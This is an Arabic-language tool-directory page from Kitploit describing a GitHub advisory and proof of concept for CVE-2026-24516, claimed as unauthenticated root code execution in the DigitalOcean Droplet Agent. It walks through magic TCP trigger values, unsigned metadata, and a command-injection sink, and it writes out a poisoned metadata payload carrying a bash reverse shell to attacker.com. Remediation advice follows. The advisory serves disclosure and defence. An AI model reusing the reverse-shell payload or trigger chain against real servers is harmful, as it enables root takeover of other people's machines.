Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-24516-DigitalOcean-RCE. — تحليل تقني وإثبات مفهوم لـ CVE-2026-24516: تنفيذ تعليمات برمجية عن بُعد بصلاحيات الجذر دون مصادقة في DigitalOcean Droplet Agent (CVSS 10.0). | Kitploit
أدوات/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتما بعد الاستغلالأمن السحابةالأوراق والأبحاثالفريق الأحمر
مشاركة
تطوير الحمولات
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

تحليل تقني وإثبات مفهوم لـ CVE-2026-24516: تنفيذ تعليمات برمجية عن بُعد بصلاحيات الجذر دون مصادقة في DigitalOcean Droplet Agent (CVSS 10.0).

عرض المستودع
22منذ 7 أشهرلم تتم المراجعة بعد

CVE-2026-24516-DigitalOcean-RCE.

تحليل تقني وإثبات مفهوم لـ CVE-2026-24516: تنفيذ أوامر عن بُعد بصلاحيات الجذر دون مصادقة في DigitalOcean Droplet Agent (CVSS 10.0).

استشارة أمنية تقنية: CVE-2026-24516

المعرّف: CVE-2026-24516

العنوان: تنفيذ أوامر عن بُعد بصلاحيات الجذر دون مصادقة عبر تسميم البيانات الوصفية والقناة الجانبية

الخطورة: حرجة (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

الباحث: Anmol Singh Rajput (@poxsky)

المتأثر: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. نظرة عامة على البنية المعمارية

يُعدّ 'droplet-agent' خادم نظام مُميّز الصلاحيات (UID 0) مُصمَّمًا للقياس التليمتري والتشخيص عن بُعد. يحافظ على حالة مراقبة سلبية حتى استلام تسلسل إشارات محدّد. تكمن الثغرة الجوهرية في "نموذج الثقة الضمني" لخدمة البيانات الوصفية للرابط المحلي (169.254.169.254)، التي تفتقر إلى فحوصات السلامة التشفيرية.

  1. تحليل معمّق: أوليات الاستغلال


أ. القناة الجانبية السلبية لـ TCP (طبقة الإشارات) يستخدم الوكيل مستمعًا خامًا للمقابس (internal/metadata/watcher/ssh_watcher.go) على المنفذ 22. يُجري انتقال الحالة من IDLE إلى ACTIVE بناءً على ثوابت سحرية مُضمَّنة في ترويسة TCP:

  • رقم التسلسل (Seq): 0x419AD37 (68796879 -> "DODO")
  • رقم الإقرار (Ack): 0xCF259 (848489 -> "TTY")

التحليل: يخلق هذا مُشغّلًا حتميًا. يمكن لمهاجم خارجي انتحال هوية مستوى التحكم في البنية التحتية عبر تزوير حزمة TCP SYN واحدة بهذه القيم السحرية.

ب. انتهاك حدود الثقة (خلل الرابط المحلي) عند الإشارة، يجلب الوكيل تعليمات JSON من نقطة نهاية البيانات الوصفية السحابية. الثغرة هي غياب التحقق من الأصالة. يتعامل الوكيل مع نطاق 169.254.169.254 باعتباره "منطقة موثوقة محصّنة"، فاشلًا في التحقق من توقيعات الحمولة (HMAC/mTLS).






ج. المصبّ: حقن أوامر غير مُعقَّم يحتوي 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) على مصبّ حيث يُحلّل مصفوفة 'requesting'.

  • المصبّ المعرّض: exec.CommandContext(ctx, name, args...)
  • الخلل المنطقي: يُجري منطق التحقق فحصًا للبادئة فقط ('command:'). يفشل في تقسيم المدخلات إلى رموز أو تعقيم محارف الصدفة الوصفية (;, |, &, $).
  1. سلسلة الهجوم المُسلَّحة (SSRF-TO-ROOT-RCE)

  1. الانتحال: يحدّد المهاجم ثغرة SSRF في تطبيق مُستضاف لتمرير الطلبات إلى خدمة البيانات الوصفية للرابط المحلي.

  2. التسميم: يُعِدّ المهاجم خادم بيانات وصفية خبيثًا يُرجع: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}



  3. الطَّرْق: يُرسل المهاجم مُشغّل TCP "DODO-TTY" إلى المنفذ 22.

  4. التنفيذ: يجلب الوكيل JSON المسموم ويُنفّذ الصدفة العكسية بمعرّف مستخدم فعّال 0 (الجذر).

  5. تقييم التأثير


  • اختراق كامل للنظام: وصول كامل على مستوى النواة.
  • الاستمرارية: القدرة على حقن rootkits أو أبواب خلفية SSH دائمة.
  • مخاطر المستأجرين: ثغرة SSRF واحدة في أي تطبيق عميل تؤدي إلى الاستيلاء الكامل على الـ droplet، متجاوزةً جميع جدران الحماية على مستوى نظام التشغيل.
  1. استراتيجية المعالجة

  • السلامة التشفيرية: تنفيذ توقيع JWT/HMAC لجميع حمولات البيانات الوصفية.
  • عزل مساحة الأسماء: تشغيل الـ actioner في مساحة أسماء PID/شبكة مقيّدة.
  • القوائم المسموح بها: تضمين مجموعة ثابتة من الثنائيات التشخيصية غير القابلة للتغيير؛ ورفض جميع مدخلات السلاسل الديناميكية.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    354
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →